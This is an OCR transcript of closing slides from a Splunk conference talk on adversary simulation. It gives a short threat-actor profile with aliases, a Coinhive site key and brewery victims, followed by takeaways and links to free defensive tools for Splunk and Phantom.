
2 TECHNICAL AXIS

- Aliases:
  - *6HOUL@G3R*
  - CRYP70KOL5CH
- Known public Coinhive site key:
  - swUaVm1xhugv49RmyEMucajPO8VPAUlS

VICTIMS

- Western innovative Brewers and Home Brewing companies

A special thanks to THREATCONNECT



“In conclusion…”

Takeaways

- Adversary simulation is helpful for security analytic development
- Tooling is increasingly available
- Purple Team can be realized
- We still haven't solved cyber
  - Cloud :'(

Free Tools


- MITRE ATT&CK Navigator in a Splunk Dashboard
  https://github.com/daveherrald/SA-attck_nav
- Simulation Runner App for Splunk
  https://github.com/daveherrald/SA-advsim
- Adversary Simulation Playbook for Phantom
  https://github.com/daveherrald/AdvSim
- Atomic Red Team App for Phantom
  https://github.com/daveherrald/ART_Phantom



https://conf.splunk.com/conf-online.html?search=1244#/

Dave Herrald

@daveherrald



Ryan Kovar

@meansec